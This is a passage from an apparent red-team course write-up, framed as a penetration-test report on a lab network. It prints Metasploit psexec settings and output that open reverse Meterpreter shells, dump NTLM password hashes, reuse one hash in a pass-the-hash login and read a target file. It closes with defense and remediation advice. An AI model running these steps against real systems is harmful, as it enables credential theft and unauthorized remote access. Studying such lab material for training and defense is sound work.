   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.47.177    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

When we ran the exploit though, it failed due to incorrect login credentials:

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.47.177:4444
[*] 172.31.37.192:445 - Connecting to the server ...
[*] 172.31.37.192:445 - Authenticating to 172.31.37.192:445 as user 'Administrator' ...
[-] 172.31.37.192:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000
006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authenticatio
n information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```

That's OK though, because that just means our credentials are likely for the other Windows machine at `172.31.34.138`. So, we went back and updated our options as follows:

```
set RHOSTS 172.31.34.138
set SMBPass pokemon
set SMBUser Administrator
set payload windows/x64/meterpreter/reverse_tcp
```

When we ran the exploit, we were able to successfully log in and establish a working Meterpreter session:

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.47.177:4444
[*] 172.31.34.138:445 - Connecting to the server ...
[*] 172.31.34.138:445 - Authenticating to 172.31.34.138:445 as user 'Administrator' ...
[*] 172.31.34.138:445 - Selecting PowerShell target
[*] 172.31.34.138:445 - Executing the payload ...
[+] 172.31.34.138:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.34.138
[*] Meterpreter session 1 opened (172.31.47.177:4444 → 172.31.34.138:50420) at 2023-07-07 18:36:52 +0000
```

Challenge 7: Passing the Hash

Task: *Find accounts that can be used to laterally move to another Windows system on the network.*

Findings:

Finding #	Severity	Finding Name
0	High	NTLM vulnerabilities make pass the hash attacks easy for lateral movement.

Walkthrough

Remember, the Meterpreter session has given us remote access to the Windows machine, and we can do all the things an Administrator on this machine can do. Our first move was to run the following command and display all of the stored password hashes:

```
hashdump
```

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter >
```

We can see Administrator2 as well as the password hash for this account:

```
aad3b434b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
```

This is great news, because we don't need to crack this password with John. We can grab the hash and use it as the password to login to Administrator2's account, which is known as a pass the hash attack.

This is due to a vulnerability within Windows NTLM (new technology LAN manager) protocols that uses the hash itself as the password, not the actual password hashed in the message digest. It checks these hashes as part of the authentication process, which allows quick movement across Windows ecosystems.

Defense against pass the hash attacks isn't always easy or straightforward, but there are some tactics you can investigate to:

- Enable Defender Windows Credential Guard
- Disable the LM (LAN management) hashes
- Limit accounts with administrator rights
- Turn off RDP (remote desktop protocol)
- Use Microsoft LAPS (local administrator password solutions)
- Establish firewall rules
- Provide security awareness training

For our penetration test though, none of these defense measures were in place and we easily executed a pass the hash attack. First, we sent the current Meterpreter session to the background:

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:aa0969ce61a2e254b7fb2a44e1d5ae7a:::
Administrator2:1009:aad3b435b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
fstack:1008:aad3b435b51404eeaad3b435b51404ee:0cc79cd5401055d4732c9ac4c8e0cfed:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/psexec) >
```

Then, we went back into the exploit options to fill in new options as follows:

```
set RHOSTS 172.31.37.192
set SMBPass aad3b434b51404eeaad3b435b51404ee:e1342bfae5fb061c12a02caf21d3b5ab
set SMBUser Administrator2
set payload windows/x64/meterpreter/reverse_tcp
```

```
Module options (exploit/windows/smb/psexec):

   Name                  Current Setting              Required  Description
   ----                  ---------------              --------  -----------
   RHOSTS                172.31.37.192                yes       The target host(s), see https://docs.metasploit
                                                                  .com/docs/using-metasploit/basics/using-metaspl
                                                                  oit.html
   RPORT                 445                          yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                                no        Service description to to be used on target for
                                                                   pretty listing
   SERVICE_DISPLAY_NAME                               no        The service display name
   SERVICE_NAME                                       no        The service name
   SMBDomain             .                            no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b51  no        The password for the specified username
                         404ee:e1342bfae5fb061c12a02
                         caf21d3b5ab
   SMBSHARE                                           no        The share to connect to, can be an admin share
                                                                  (ADMIN$,C$, ... ) or a normal read/write folder s
                                                                  hare
   SMBUser               Administrator2               no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.31.47.177    yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

When we ran the explicit, it successfully logged us into a separate Meterpreter session on Administrator2:

```
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.31.47.177:4444
[*] 172.31.37.192:445 - Connecting to the server ...
[*] 172.31.37.192:445 - Authenticating to 172.31.37.192:445 as user 'Administrator2' ...
[*] 172.31.37.192:445 - Selecting PowerShell target
[*] 172.31.37.192:445 - Executing the payload ...
[+] 172.31.37.192:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 172.31.37.192
[*] Meterpreter session 2 opened (172.31.47.177:4444 → 172.31.37.192:50451) at 2023-07-07 18:52:11 +0000

meterpreter > 
```

Challenge 8: Finding Sensitive Files

Task: *Find secrets.txt and read the contents of the file.*

Findings:

Finding #	Severity	Finding Name
0	High	The secrets.txt file is not password protected, encrypted, or locked down with proper file permissions.

Walkthrough

Now that we were finally in our target machine, we could search for sensitive files on Administrator2's Windows machine. Thankfully, the Meterpreter has some powerful commands and operates like a Linux CLI would.

Thankfully, we knew the name of the file were were looking for was secrets.txt, so we searched for it across the whole system with the following command:

```
search -f *secrets*.txt
```

```
meterpreter > search -f *secrets*.txt
Found 1 result...
=================

Path                          Size (bytes)  Modified (UTC)
----                          ------------  --------------
c:\Windows\debug\secrets.txt  55            2022-11-05 22:01:13 +0000

meterpreter >
```

The results pointed us towards the directory, which we changed to immediately. Then, we used the cat command to read the file:

```
Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  0      fil   2023-07-07 14:23:57 +0000  PASSWD.LOG
100666/rw-rw-rw-  63532  fil   2022-08-10 05:12:16 +0000  mrt.log
100666/rw-rw-rw-  10913  fil   2022-08-19 18:29:28 +0000  sammui.log
100666/rw-rw-rw-  55     fil   2022-11-05 22:01:13 +0000  secrets.txt

meterpreter > cat secrets.txt
Congratulations! You have finished the red team course!meterpreter >
```

The final secret was revealed:

```
"Congratulations! You have finished the red team course!"
```

Final Recommendations: Level-Up Your Security Posture

After successfully completing our penetration test of this isolated portion of Fullstack Academy's network, there's good and bad news. We'll start with the bad.

This network is severely vulnerable and can be exploited in countless ways. Further, these exploits are relatively easy to pull off given the lax security posture on this network.

The good news is that this is all fixable, and it shouldn't take long to implement fixes. Our estimate is that you could have your network secured in one week or less.

To recap, here are the security controls and fixes you should implement:

- Close all open ports and services that aren't 100% necessary to your business functions
- Secure web traffic to your Apache server by implementing HTTPS
- Secure your web-hosted nslookup tool by having your development team add input validation efforts
- Perform a permissions audit that determines the proper read, write, and execute permissions are set for all information
- Audit all scripts your employees are writing and make sure nobody is "cutting corners" with automated scripts that contain sensitive information
- Implement a process for testing system updates in a sandbox or test environment before they go live
- Stop using deprecated and compromised hashing algorithms like MD5, use SHA-3
- Learn the best defense for your organization against pass the hash attacks and implement it
- Encrypt sensitive data at rest so it can't be read, even if it's accessed
- Perform security awareness training with all of your employees, especially the alice-devops user

If you have any additional comments or questions, please don't hesitate to reach out to the StackFull Software in-house offensive security team. Thank you for your business!